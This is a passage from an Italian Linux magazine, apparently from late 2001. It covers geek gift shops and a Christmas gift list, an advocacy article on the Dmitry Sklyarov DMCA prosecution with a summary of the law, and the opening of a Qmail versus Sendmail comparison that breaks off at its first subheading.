Anche qui si vende di tutto, specialmente per i geek: T-shirt, polo, cappellini, cravatte, libri, software, adesivi e altro ancora. Uno degli articoli da non perdere e' sicuramente rappresentato dalle due cravatte in vendita. Un modello con dei piccoli Tux su

Figura 16

La cravatta con i pinguini danzanti.

sfondo verde e l'altro con i pinguini danzanti su sfondo rosso (Figura 16), una vera sciccheria. Da comprare assolutamente se si deve vestire in modo professionale per riunioni di lavoro, senza perdere la propria individualita' di hacker del Free Software e di utilizzatore di Linux. Il costo, scontato del 25%, e' di 22,50 dollari ma il prodotto

Figura 17

La maglietta con il logo di Apache.

e' in pura seta. Le polo sono semplici ed eleganti poiche' non recano molte scritte ed ingombranti loghi, ma solo un piccolo simbolo dell'associazione o del prodotto sponsorizzato. Molto bella e', ad esempio, la maglietta con il logo di Apache (Figura 17), il Web Server Open Source piu' utilizzato nei sistemi Linux e su Internet. La polo costa 26 dollari e ne esistono varie taglie e vari colori. Attualmente non e' presente nelle offerte, ma le scorte di magazzino di CopyLeft vengono aggiornate molto velocemente, quindi basta riprovare dopo qualche giorno per trovare sicuramente l'articolo desiderato. Nella sezione Special ci sono i residui di magazzino, gli articoli meno venduti e quelli piu' interessanti. Alcuni sono offerti a prezzi molto vantaggiosi. Da notare le magliette a meno di 10 dollari e i libri a soli 5 dollari.

Piu' spendi, piu' guadagni

L'acquisto puo' essere effetuato, in maniera analoga al sito precedente, tramite carta di credito con un carello virtuale. La differenza sostanziale forse sta nel tipo di trasporto scelto per il pezzo comperato dal cliente. CopyLeft utilizza il trasporto postale americano e questo, di conseguenza, comporta un minor costo di trasporto ma un minor monitoraggio del pacco che deve arrivare a casa, oltre che una probabile lentezza, specie per viaggi cosi' lunghi. Come su ThinkGeek, ma in maniera molto piu' impegnata, i proventi delle vendite servono a sovvenzionare i progetti del Free Software e dell'Open Source, oltre che tutte le associazioni che si prodigano nella diffusione, divulgazione e consolidamento della filosofia Open Source. In realta', a differenza del sito precedente, la principale missione di CopyLeft e' quella di sostenere le associazioni e i progetti della comunita' Internet, senza di essa non avrebbe neanche senso la sua stessa esistenza.
Da quando e' apparsa sul Web Copyleft ha donato almeno 90000 dollari ai progetti Open Source e Free Software. Tra i maggiori beneficiari di tanta generosita' troviamo: Slashdot con 27728 dollari, Free Software Foundation con 21710 dollari, EFF con 12000 dollari e Debian con 6736 dollari. I soci di CopyLeft tengono a precisare che le donazioni a Slashdot e Freshmeat sono state effettuate prima della loro entrata in borsa (IPO).
Ad ogni articolo offerto e' associata una didascalia che notifica l'associazione o il progetto a cui e' devoluta una percentuale del prezzo di acquisto in dollari. Dunque comperare i gadget e l'abbigliamento di CopyLeft non e' solo un modo per ottenere oggetti strani e molto legati al mondo del pinguino, ma anche un sistema di sovvenzione e sostegno per tutti quei soggetti che ci regalano delle perle di software free. E' un metodo diretto e veloce da parte delle associazioni Open Source per ottenere fondi che altrimenti non potrebbero raccogliere. Non bisogna dimenticare che dietro a gioielli di software come GIMP e Apache esistono decine di programmatori e hacker che non ricevono alcun contributo per il codice scritto, a meno che non riescano ad avviare il meccanismo della consulenza esterna su progetti privati che abbiano scelto del Free Software per i propri sistemi informativi.
Si possono aiutare in vari modi i progetti Open Source, scrivendo codice, traducendo testi e manuali, oppure collaudando il software, ma se non si e' un hacker o un guru della programmazione, l'acquisto di materiale da CopyLeft e' sicuramente il modo piu' semplice ed abbordabile per farlo.

Altri siti analoghi

Esistono anche altri siti di vendita con articoli particolari e non rintracciabili sul mercato al di fuori di Internet. Ad esempio il sito di Amazon (*www.amazon.com*) ha iniziato con la vendita di libri on-line ed ora offre cose di tutti i generi a partire dai DVD a finire ai seggioloni per bambini. In realta', rispetto ai precedenti, si trovano pochi oggetti legati al mondo di Linux e dell'Open Source. Nel settore dei libri, invece, si puo' trovare veramente di tutto, anche inerente al sistema operativo Linux, probabilmente in lingua inglese. La vendita avviene nella stessa maniera vista precedentemente anche se sicuramente il servizio e' molto piu' completo e forse, per economie di scala, anche meno costoso.
C'e' da dire che il gusto di comperare una tazza con il pinguino non e' sicuramente ripagato da un minimo di sconto su acquisti e spedizioni per oggetti normalissimi.
A Natale e' proprio il momento giusto per fare regali a tutte le persone piu' care e quest'anno forse avrete una scusa in piu' per fare un regalo a voi stessi o ad amici che sono patiti di computer e della Linux box. Basta una carta di credito, un PC per andare su Internet (su piattaforma Linux, mi raccomando) e un po' di tempo per scegliere il gadget o l'abbigliamento piu' consono alle proprie tendenze hacking.

Marco Gastreghini

Strenne sotto l'albero del Pinguino

Un regalo e' sempre una bella sorpresa per chiunque, ma se e' anche di interesse per la persona che lo riceve e rappresenta una cosa legata ai suoi hobby e alle sue tendenze, allora vi sara' veramente grato.

Il Natale e' giunto alle porte e i fans del pinguino non vedono l'ora di ricevere dei bellissimi regali sotto l'albero che siano direttamente o indirettamente legati a Linux, anche se non disdegnano qualsiasi tipo di dono che sia comunque correlato al mondo dell'Information Technology e dell'elettronica. Proponiamo delle idee utili per aiutare chi deve fare, o deve farsi da solo, un regalo di Natale. In questo articolo, un po' fuori dalle righe, cerchiamo di capire quali sono i regali giusti per una tipologia di persone a noi ben nota: il linuxiano tipo.

La tecnologia e le sue meraviglie

In realta' le idee regalo di questo speciale di Linux Magazine possono servire benissimo al lettore per premiarsi da solo, oltre che per aiutarlo nella difficile scelta dei regali da mettere sotto l'albero, comprando magari un particolare oggetto tecnologico che era da tanto che voleva avere.

Diamond SONICblue Rio One

Se siete incuriositi dal mondo dei lettori audio digitali basati sul formato MP3, ma non sapete da dove cominciare, allora il modello Rio One da 32 MB e' quello che fa per voi. Il lettore combina una buona fruibilita', una compatibilita' multipiattaforma PC e MAC, e una notevole espandibilita'

Figura 1

Diamond SONICblue Rio One.

con le card Smart Media.
www.amazon.com (Prezzo: 89,95 $)

Compaq iPAQ 3660

Il famoso PDA (Personal Data Assistant) della Compaq ma con una particolarita' in piu', e forse anche la piu' importante per la scelta di que-

Figura 2

Compaq iPAQ 3660.

sto regalo, il sistema mLinux 0.9 preinstallato, con annesso CD contenente il backup completo del sistema operativo. Se siete proprio masochisti avete a disposizione anche il CD di WinCE per riprogrammare la Flash ROM e inserire il sistema della casa di Redmond al posto del pinguino. Il pacchetto comprende i manuali originali, la base di collegamento con PC tramite USB o interfaccia seriale, due penne stilo, batterie e relativo caricatore . Il sistema e' multilingue. Il PDA con Linux e' anche pronto per il collegamento ad Internet, contiene un browser Web, un emulatore di terminale e puo' essere usato per amministrare remotamente un sistema UNIX o Linux. Il prezzo e' alto ma credo che le soddisfazioni siano immense.
www.amazon.com (Prezzo: 695 $)

Nikon Coolpix 775

Una delle piu' piccole fotocamere digitali sul mercato unita ad una leggerezza notevole con tanto di copri lente.
La Coolpix 775 e' dotata di 2,4-megapixel CCD che catturano immagini ad una risoluzione di 1600x1200 punti, oltre che a 1024x768 e 640x480 pixel. Puo' adottare tre tipi di compressione JPEG: Fine (4:1), Media (8:1) e Base (16:1), per un totale di nove combinazioni dimensioni/qualita'.

"Questi fantastici occhiali servono per vedere la televisione, i DVD, il videoregistratore e il satellite"

Non esiste il modo non compresso o TIFF di cattura delle immagini, ma esiste la possibilita' di creare delle piccole animazioni Quicktime fino a 15 secondi alla risoluzione di 320x240. La card CompatFlash di 8MB puo' contenere solo fino ad 8 foto ad alta risoluzione, ma si puo' espandere la memoria con lo slot presente sulla destra che accetta le carte CompactFlash Tipo I. Inoltre c'e' la possibilita' di utilizzare una presa USB per collegare la fotocamera digitale al PC. Il collegamento al PC e' molto semplice ed intuitivo. Un pannellino sulla parte superiore consente di inserire le batterie di tipo EN-EL1 che si possono ricaricare in meno di due ore. La durata a regime di lavorazione e' di circa un'ora e mezzo, che non e' niente male contando le dimensioni della macchinetta fotografica.
www.hardwarecentral.com (Prezzo: 400 $)

Figura 3

Nikon Coolpix 775.

I-Glasses

Questi fantastici occhiali servono per vedere la televisione, i DVD, il videoregistratore e il satellite senza disturbare gli altri presenti nella stessa stanza. Si collegano senza problemi alle console di videogiochi per spararsi direttamente sulla retina ad esempio Tekken 3. La profondita' visiva e' eccezionale e il suono e'

Figura 4

I-Glasses con dettagli lenti.

stereo. Inoltre, il dispositivo pesa poco e accetta anche segnali S-Video e video composito. Le lenti

Figura 5

I-Glasses.

sono degli schermi LCD da 0,7 pollici con 180000 pixel e 260 linee di risoluzione.
Le cuffie regolabili permettono di sentire l'audio stereo in maniera perfetta e sulla parte superiore si trovano vari bottoni per le regolazioni del colore, della luminosita', del volume e del contrasto. La modalita' di indossamento degli occhiali e' molto pratica e comoda, regolabile per qualsiasi persona ed esigenza.
www.thinkgeek.com (Prezzo: 489,99 $)

La cultura del Free Software

Open Source Development with CVS
L'editore Coriolis Group ha prodotto uno dei primi libri disponibili che trattano dello sviluppo e dell'implementazione del software Open Source. Si parla molto di Open Source e di Free Software, ma non si conosce poi esattamente qual'è la metodologia o i problemi che si possono incontrare





Figura 6

Open Source Development with CVS.

andando a gestire un progetto software basato su questa filosofia e con sviluppatori magari sparsi in tutto il mondo.
Questo libro comprende un'introduzione dettagliata, un tutorial e utili riferimenti al Concurrent Versions System (CVS), il sistema di controllo delle revisioni del software piu' utilizzato nella comunita' della rete. Il testo contiene anche una dettagliata analisi delle convenzioni e delle tecniche dello sviluppo Open Source, comparati con il CVS. Il regalo e' adatto a chi si avvicina per la prima volta allo sviluppo di software Open Source e a chi e' gia'un veterano per capire come viene utilizzato oggi il famoso sistema di revisione nello sviluppo del Free Software.
Adatto chiaramente solo ai veri programmatori.
www.amazon.com (Prezzo: 39,99 $)

100 Great Linux Games Volume 1

Un pacchetto software che include un'ampia raccolta di giochi per Linux. Tra le decine di titoli tutti in un CD troviamo: Freeciv, Lin City, GNU Chess, Maelstrom e Xasteroids. Per capire, prima di installarlo, se il gioco e' interessante, l'utente puo' vedere gli screenshot relativi, leggere una breve descrizione, il manuale utente





Figura 7

100 Great Linux Games Volume 1.

e visitare il sito Web del produttore. Il pacco include anche Caldera Open Linux Light e quattro giochi della Loki: Civilization Call to Power, Myth II, Railroad Tycoon II e Eric's Ultimate Solitarie. Insomma, ci vorra' molto molto tempo per giocarli tutti..
www.amazon.com (Prezzo 19,99 $)

Just For Fun

Un libro, edito dalla Harper Business, scitto a quattro mani da Linus Torvalds e David Diamond per rac-





Figura 8

Just For Fun.

contare la storia di Linus stesso, il creatore del sistema Linux. Il sottotitolo "Storia di un rivoluzionario accidentale" denota subito il taglio del libro che cerca di spiegare con tono divertente e molto informale come mai un ragazzino dell'Universita' di Helsinki, con l'aspetto da nerd, possa essere diventato un eroe nazionale conosciuto in tutto il mondo.
Il testo, con la scusa di raccontare questa trasformazione, porta il lettore dalle idee iniziali che hanno dato alla luce Linux, fino alle distribuzioni attuali e alla diffusione del sistema Free Software piu' amato nel mondo. Anche se Linus ora viaggia in BMW e sa di avere fama e onori, continua a ripetere che la sua idea, che ha cambiato radicalmente il mondo della tecnologia, si e'concretizzata solo per un'unica semplice ragione: "Just for fun...".
www.thinkgeek.com (Prezzo 20,99 $)

Le stramberie del piccolo hacker
Orologio Tux

Un orologio sportivo di colore giallo e con le lancette posizionate al centro di un Tux sul quadrante nella classica posa seduta. Il cinturino e' di stoffa con allacciatura in velcro e la cassa e' in plastica con una grossa ghiera numerata intorno al quadrante. Per un vero amante di Linux e' un oggetto da indossare con orgoglio e assiduita'.
www.justlinux.com (Prezzo: non disponibile)

Figura 9

Orologio Tux.

"Un orologio sportivo di colore giallo e con le lancette posizionate al centro di un Tux sul quadrante nella classica posa seduta."

Gear Grip Pro

Avete mai dovuto portare il vostro PC desktop ad un Linux Installation Party, oppure ad una serata con gli amici per giocare ad Unreal Tournament? In questi casi, di solito, non si sa mai come portare l'ingombrante e pesante desktop oppure si dimenticano i cavi di rete e di alimentazione, sempre che non si lasci a casa direttamente il mouse, rendendo inutile il trasporto. Per tutti i nomadi che non si vogliono mai dividere dal proprio PC ora esiste un porta-desktop con tanto di cinghie regolabili e retina porta tastiera. E' dotato di una robusta maniglia per il trasporto e di una cinghia a tracolla collegata con ganci di metallo alla struttura in tela.
www.thinkgeek.com (Prezzo: 34,99 $ - dim. regolare; 36,99 $ - dim. large)

Figura 10

Gear Grip Pro.

Window kit

Non c'entra niente con il sistema di Bill Gates perche' "window", in questo caso, sta proprio per finestra. Una vera finestra aperta sul vostro PC per dargli l'importanza che gli spetta. In pratica il kit consiste di: un rettangolo di acrilico trasparente con gli angoli smussati, delle guarnizioni a contorno e un manuale di istruzioni. Seguendo le istruzioni dovrete tagliare il "case" del PC e inserire la finestra trasparente. Il taglio viene spiegato nei minimi particolari dalle istruzioni.

Per il tocco finale aggiungete il kit con una lampada al neon blu che si installa internamente. Una vera follia per veri Geek.
www.thinkgeek.com (Prezzo: 29,99 $)

Figura 11

Window kit.

Conclusioni

In questa carrellata di regali, piu' o meno seri, sono stati illustrati vari tipi di oggetti, dagli ultimi ritrovati della tecnologia ai simboli del nuovo mondo Open Source e degli Hacker del kernel Linux. Ognuno puo' trovare il regalo piu' adatto, ma la costante che li unisce tutti e' sicuramente la capacita' di essere doni originali e in linea con le nuove mode tecnoogiche del mondo di Internet e del pinguino.
Sempre meglio del solito maglione o sciarpa che tutti gli anni vengono scambiati fra parenti e amici nella notte di Natale. Quest'anno mettete anche un piccolo Tux sotto il vostro alberello di Natale e chissa' che qualcuno dei presenti, all'apertura dei regali, non riesca ad imparare che esiste anche un'altra scuola di pensiero.
Buon Natale

Marco Gastreghi

Free Dmitry Sklyarov!

È Natale: perché non aiutare chi da anni si batte con impegno e convinzione per il rispetto di una delle nostre più sacre e inviolabili libertà, quella di pensiero e d'espressione?

Tutti noi, nel clima natalizio che già si respira appieno, abbiamo iniziato a pensare ai regali da fare ad amici e parenti. E sempre più numerosi sono gli appelli di vari organismi a sostegno dei loro progetti umanitari: è il tradizionale momento dell'altruismo e dell'amore per il prossimo, e tutti siamo un po' più disposti ad aiutare chi è stato meno fortunato di noi. Il Natale, però, può diventare anche un pretesto per sentirsi più vicini a chi ancora oggi, nella così detta 'società civile', vede calpestati i propri diritti. È un modo, oltretutto, per difendere anche noi stessi e le nostre libertà fondamentali, sempre più spesso negate nell'odierna era dell'informazione. Uno dei possibili modi per farlo è appoggiare, anche economicamente, le organizzazioni che con impegno si battono per difendere e garantire il rispetto dei nostri diritti. Non servono grandi somme, ma solo tanta buona volontà e desiderio di esserci, per far sentire alta la nostra voce.

I fatti

È ormai in pieno svolgimento, negli Stati Uniti, il processo contro Dmitry Sklyarov, il giovane programmatore russo accusato di aver violato la legge USA sul diritto d'autore, l'ormai famigerato Digital Millennium Copyright Act (DMCA). Dmitry è stato arrestato il 16 luglio a Las Vegas, Nevada, dagli agenti dell'FBI, durante una conferenza sulla sicurezza informatica, la DefCon 9. Era lì per spiegare come, grazie alla collaborazione della società ElcomSoft di Mosca, fosse riuscito a mettere in pratica i suoi studi di crittografia e i contenuti della sua tesi di laurea sulla sicurezza dei libri elettronici, comprensiva dei dettagli per bypassare i sistemi anti-duplicazione usati dall'Adobe eBook Reader *(www.defcon.org/html/ defcon-9-speakers.html)*.

Dmitry, dopo essere stato detenuto in ben tre carceri (Las Vegas, Oklahoma e infine San Josè), il 6 agosto è stato finalmente rilasciato, grazie al pagamento da parte della Electronic Frontier Foundation di una cauzione di 50.000 dollari; ma al momento gli è impedito di allontanarsi dalla California e di tornare in Russia. Già pochi giorni dopo il suo arresto, tutta la Rete, indignata, si era sollevata a sua difesa, e studiosi ed accademici avevano nuovamente sottolineato come scrivere codice possa senza dubbio essere paragonato allo scrivere un libro o alla creazione di una qualsiasi altra opera d'arte e come, quindi, tale attività vada indubbiamente enumerata tra le forme di espressione protette, tra l'altro, dal Primo Emendamento alla Costituzione degli Stati Uniti (quello che garantisce il rispetto delle libertà di parola e di pensiero, per intenderci). Maggiori informazioni e gli atti del processo sono disponibili su *www.eff.org/IP/DMCA/US_v_ Sklyarov/* e su *www.usdoj.gov/usao/can/press/html/2001_08_28_skyarov.html* .

comune Portable Document Format (PDF), aperto e liberamente utilizzabilie da tutti. Come è sottolineato nello stesso sito della ElcomSoft *(www.elcomsoft.com),* l'AEBPR non fa altro che rimuovere le notevoli restrizioni imposte dall'Adobe eBook Reader ai suoi utenti, e rendere così possibile, o anche solo più semplice, a chi è legittimo proprietario del libro, compiere delle operazioni, indispensabili e soprattutto non lucrative, come il leggerlo, lo stamparlo, l'archiviarlo o il farne un back up.
Il programma, che, è bene sottolinearlo, gira solo su ebook acquistati in modo lecito, può utilmente essere usato, per esempio, da persone non vedenti per leggere libri altrimenti a loro inaccessibili; oppure da chi semplicemente vuole spostare un ebook da un computer ad un altro, per renderne più agevole la fruizione (tutti sappiamo, infatti, come un libro elettronico, una volta scaricato su un computer, ad esso rimane strettamente legato, potendo essere letto solo attraverso quel pc).

Figura 1

Dmitry Sklyarov.

"L'accusa rivolta contro Dmitry e contro la società da cui dipende, la ElcomSoft, è quella di aver distribuito un software, l'Advanced eBook Processor (AEBPR). . ."

L'accusa

L'accusa rivolta contro Dmitry e contro la società da cui dipende, la ElcomSoft, è quella di aver distribuito un software, l'Advanced eBook Processor (AEBPR), che ha la capacità di aggirare le misure tecniche poste dalla Adobe a protezione dei suoi ebook. Conseguenza ne sarebbe la violazione della legge sul copyright.
Il programma, infatti, decriptando il libro elettronico, lo traduce dal formato proprietario di Adobe nel più

La difesa

La Electronic Frontier Foundation (EFF), che si è incaricata della difesa di Dmitry, è convinta che la vicenda non sia altro che il risultato di una forzata ed errata lettura del Digital Millennium Copyright Act, una vera violazione del diritto, universalmente riconosciuto a tutti gli esseri umani, di pensare ed esprimersi liberamente. È vero che l'Advanced eBook Processor, una volta convertiti i libri elettronici in un formato aperto come è il PDF, può rendere più facile violare i diritti d'autore, permettendo, ad esempio, una incontrollabile distribuzione del libro stesso; ma è ugualmente vero che il programma può avere anche molti usi più che legittimi. Come hanno sostenuto e continuano con forza a sostenere gli avversari del DMCA, è un errore bandire a priori delle tecnologie quali, ad esempio, il convertitore di formato del programmatore russo: è di gran lunga preferibile regolamentare i fini per cui esse sono utilizzate.

Il Digital Millennium Copyright Act

Secondo la Motion Picture Association of America, il DMCA rappresenta un ottimo mezzo per difendere i diritti degli autori in questa epoca di nuove tecnologie, e un vantaggio per gli utenti. L'industria dell'intrattenimento non vuole limitare l'accesso legittimo a libri, musica o film; il suo obiettivo è solo quello di rendere possibile a chi vuole mettere on line il proprio prezioso lavoro di farlo in tutta tranquillità, e di garantirgli un guadagno che ha tutti i diritti di pretendere. Il DMCA, quindi, combatte solo coloro che violano programmi crittografati, rendendo possibile usufruirne in modo del tutto gratuito ed illecito. Un rappresentante legale della EFF, Robin Gross, sottolinea, invece, come in passato tutte le leggi a difesa del copyright non fossero

altro che dei semplici strumenti per garantire ad autori e musicisti un riscontro economico al loro lavoro, ma ciò solo per un numero determinato di anni (in Italia i diritti d'utilizzazione economica dell'opera durano fino a cinquant'anni dopo la morte dell'autore, n.d.r.). Il DMCA, invece, è chiaramente finalizzato ad arricchire, senza limiti di tempo, editori e società, ignorando completamente, e in alcuni casi negando, quel 'fair use' ormai consolidatosi nella pratica giuridica statunitense. Il diritto d'autore, nato per proteggere le idee e la loro libera espressione, oggi è diventato solo uno strumento per impedire al pubblico di ricevere informazioni, sostiene Gross, per far tacere le critiche e per stroncare gli avversari. "Ma anche se lasciamo da parte le serie questioni legali che riguardano il DMCA, il reato di Dmitry non può essere certo considerato talmente grave da richiedere una persecuzione così dura", dice il suo difensore. "Le attività di Sklyarov e della ElcomSoft non sono certo del tipo che il Congresso intendeva condannare". Dal modo in cui il governo ha trattato Dmitry, risulta infatti evidente che lo considera un pericoloso pirata informatico, un 'hacker' nel senso peggiore del termine. In realtà, la ElcomSoft e il governo statunitense da tempo lavorano fianco a fianco per combattere il crimine. La società russa sviluppa programmi che recuperano le password dei computer e si occupa della sicurezza, aiutando ad identificare e rintracciare pirati e ladri informatici. I suoi software e i suoi servizi di consulenza sono usati in più di 80 paesi nel mondo e soprattutto dalle stesse forze di polizia statunitensi, dall'FBI fino agli sceriffi locali, passando per i servizi segreti. Il DMCA ha lo scopo di perseguire coloro che non hanno riguardo per la proprietà e i diritti degli autori: "ElcomSoft è l'esatto contrario di questo genere di persone", ha dichiarato Alex Katalov, presidente della società. "Abbiamo lavorato per tanto tempo in accordo con il governo di questo Paese, e potete quindi immaginare la nostra incredulità quando abbiamo sentito che ora ci considerano pericolosi criminali".

La libertà della ricerca scientifica è oggi seriamente in pericolo

Dmitry è tra le prime vittime ufficiali del Digital Millennium Copyright Act. Ma non è l'unica. Anche se si vuole sorvolare sul caso DeCSS di qualche tempo fa, basta ricordare la più recente vicenda di un docente universitario, Edward Felten, colpevole di aver seguito un ormai universalmente riconosciuto metodo scientifico, consistente nell'esaminare il lavoro di altri studiosi per cercarne i punti deboli e, ovviamente, eliminarli. Felten aveva semplicemente dichiarato di voler pubblicare i suoi studi su un sistema di protezione dei brani musicali in rete che ne mettevano in evidenza le lacune. E il Dipartimento di Giustizia americano, senza neanche dargli il tempo di farlo, ha brandito la legge contro di lui. E già c'è chi, come l'olandese Niels Ferguson, per timore di incappare nelle rigide maglie del DMCA, ha preferito non rendere pubblici i risultati dei suoi studi sulla crittografia. In una dichiarazione distribuita on line, Ferguson ha sottolineato come la legge USA, nata allo scopo di rendere illegale una 'tecnologia di aggiramento', è invece di norma usata per colpire chi pubblica documenti scientifici; questo solo perché vi viene evidenziata la debolezza di un sistema informatico. Ciò mette a serio rischio l'avanzamento della ricerca scientifica, l'esercizio dei diritti di 'fair use' e la stessa libertà di parola. "Il DMCA considera illecito parlare di certi sistemi di sicurezza", dichiara Ferguson. "E' come se si considerasse illegale mettere in guardia i consumatori sulla debolezza della loro serratura di casa solo perché i ladri potrebbero trarre vantaggio da queste medesime informazioni" (*www.macfergus.com/niels/dmca/cia.html*). Il caso di Dmitry ha suscitato tali reazioni in tutta la comunità internet, che la stessa Adobe si è vista costretta a chiarire come il suo scopo non fosse di arrivare all'arresto del giovane programmatore, ma solo di agire penalmente contro la ElcomSoft. Sono stati sollevati anche dubbi sulla competenza dell'autorità statunitense a giudicare un cittadino russo per aver tenuto una condotta che, sì, negli Stati Uniti è reato, ma che non lo è in Russia. In questo Paese colui che possiede legalmente una copia di un programma o di un database ha il diritto di modificarlo e di farne una copia per il proprio archivio, al fine di sostituirlo se diventato inutilizzabile o andato disperso. E tutto questo senza l'esplicito consenso del titolare del diritto d'autore e senza il pagamento di alcun compenso maggiore. Ciò vuol dire che in Russia chi distribuisce un programma non può impedire

Figura 2

La maglietta in vendita su Copyleft.

in alcun modo che venga esercitato il diritto di copiarlo: insomma, se non ci fosse l'Advanced eBook Processor della ElcomSoft l'Adobe eBook Reader sarebbe lì assolutamente illegale *(www.freesklyarov.org/background/russia.html)*. Per non parlare, poi, di quello che accadrebbe se un Paese, in cui una determinata attività è considerata illegale, potesse applicare le sue leggi contro chi compie quella medesima attività in un altro Paese in cui è invece considerata lecita.

Magliette e non solo…

E veniamo ora a come aiutare Dmitry e sostenere la EFF nella sua importante attività. Prima di tutto, sul sito della ElcomSoft è stata promossa una raccolta di fondi per la difesa del giovane programmatore; si tratta di assegni o accrediti bancari che vanno indirizzati al suo avvocato *(www.elcomsoft.com/ aebpr. html)*. Simpatiche sono poi le magliette in vendita in alcuni siti di commercio elettronico: è il caso di *www.copyleft.net/item.phtml?page=product_1270_front.phtml*, *www.cafepress.com/cp/store/store.aspx?storeid= oss4lib* e di *www.thinkgeek.com/ stuff/apparel/38ff.shtml* (vd. anche *www.x-omega.com/shirtdept/)*. Le scritte sono molto eloquenti: "Free Sklyarov!" oppure "Fight the DMCA – ask me how".

I ricavati andranno parzialmente o totalmente (dipende dal sito) alla EFF, a finanziamento della sua attività legale.

Sul sito di Copyleft è in vendita anche una intera serie di magliette che riguardano il caso DeCSS. È un modo per aiutare concretamente Dmitry e chiunque come lui si trova nella condizione di non poter esprimere liberamente quello che ritiene giusto.

Un modo per evitare che, in un futuro il più lontano possibile, qualcuno possa imporre con la forza anche a noi quello che dobbiamo o non dobbiamo dire o pensare.

Serena Iovacchini

Il Digital Millennium Copyright Act

Il 12 ottobre 1998 il Congresso degli Stati Uniti ha approvato il Digital Millennium Copyright Act. Ciò dopo mesi di turbolenti discussioni e dibattiti che hanno visto contrapposti scienziati e accademici, l'industria dell'intrattenimento e gli imprenditori della Silicon Valley. La legge, nelle intenzioni del Congresso, doveva sostituire le preesistenti norme federali sul copyright e regolamentare le nascenti tecnologie. Due settimane dopo, il 28 ottobre, il presidente Clinton l'ha promulgata. L'Act è l'attuazione del Trattato internazionale sul diritto d'autore, concluso a dicembre 1996 a Ginevra, durante la Conferenza diplomatica dell'Organizzazione mondiale della proprietà intellettuale (OMPI). Ma contiene anche previsioni non contemplate nel Trattato e comunque riguardanti materie correlate.

La legge

- Considera reato aggirare le misure anti-pirateria contenute in molti dei programmi in commercio.
- Condanna la fabbricazione, la vendita e la distribuzione d'apparecchiature che, infrangendo i codici, possono essere adoperate per copiare illegalmente software.
- Permette l'aggiramento di una misura tecnica di protezione solo a determinati scopi: per valutare l'interazione tra programmi, per testare la sicurezza dei sistemi informatici e a fini di ricerca sulla crittografia.
- Prevede l'esenzione dalle norme anti-aggiramento per gli enti no profit come biblioteche, archivi e istituti d'istruzione, anche se ciò solo a determinate condizioni.
- In genere, limita la responsabilità dei provider di servizi su Inernet nella loro attività di trasmissione d'informazioni in rete.
- I provider sono sempre tenuti a rimuovere dai siti web dei loro utenti tutto il materiale che potrebbe violare il copyright.
- Limita la responsabilità delle istituzioni no profit d'alta educazione (es. università) che forniscono servizi on line agli utenti, quando la violazione del diritto d'autore è da parte di membri della facoltà o di studenti laureati.
- Richiede che i 'webcaster' paghino canoni di licenza alle case discografiche.
- Richiede che il Registro dei Diritti d'autore, dopo aver consultato i principali partiti politici, sottoponga al Congresso raccomandazioni su come promuovere l'istruzione a distanza attraverso le tecnologie digitali, comunque "mantenendo un appropriato bilanciamento tra i diritti e gli interessi degli autori e i bisogni degli utenti".
- Stabilisce esplicitamente che la legge non debba essere applicata ad attività che non costituiscano violazione del copyright, e non debba quindi incidere su altri diritti, difese, limiti, compreso il fair use.

http://www.gseis.ucla.edu/iclp/dmca1.htm

Qmail Vs Sendmail, ovvero i Davide e Golia della Rete

Scopriamo insieme le caratteristiche di QMAIL e SENDMAIL, i due applicativi più utilizzati in ambiente Linux per lo scambio di messaggi di posta elettronica.

Qmail è considerato un'alternativa sicura a Sendmail, concepito con l'obiettivo della sicurezza, quali sono le sue caratteristiche e perché utilizzare Qmail piuttosto che puntare su Sendmail o altri server, e perché non vice-versa. A queste e ad altre domande cercheremo di dare un'esaustiva risposta.

Cosa è un MTA

Con la sigla MTA (Mail Transfer Agent) intendiamo un applicativo che si occupa della consegna dei messaggi di posta. In effetti più che della consegna ai destinatari, l'MTA ha il compito di instradare (routing) verso i server mail giusti i diversi messaggi di posta. In effetti poi sono i client POP o IMAP che si occupano di leggere il messaggio e di presentarlo all'utente finale. Con l'enorme crescita che ha avuto la rete, il traffico di messaggi e-mail è diventato di gran lunga l'utilizzo primario di internet. Proprio per questo, gli applicativi legati a questa funzione si sono dovuti evolvere, e fra tutti quello che è diventato lo standard di fatto è proprio Sendmail.
Questo programma, grazie ad un numero enorme di opzioni di configurazioni, è in grado di svolgere egregiamente il compito di MTA. Il suo ideatore, Eric Allman della UC Berkley, fu il primo a supportare l'inoltro di messaggi verso reti diverse da quella di origine del messaggio stesso. Sono stati scritti veri e propri trattati sulla configurazione di Sendmail che proprio per questo è uno dei servizi di rete più ostici da gestire.
Non per questo però Sendmail non ha rivali che gli contendono il primato. Il principale antagonista di Sendmail è il Qmail, un piccolo e sicuro server scritto da Dan Bernstein. Eccoci allora di fronte ad uno scontro che ricorda l'episodio bibblico fra Davide e Golia, ma ora il contesto è solo un po' diverso...

La sfida

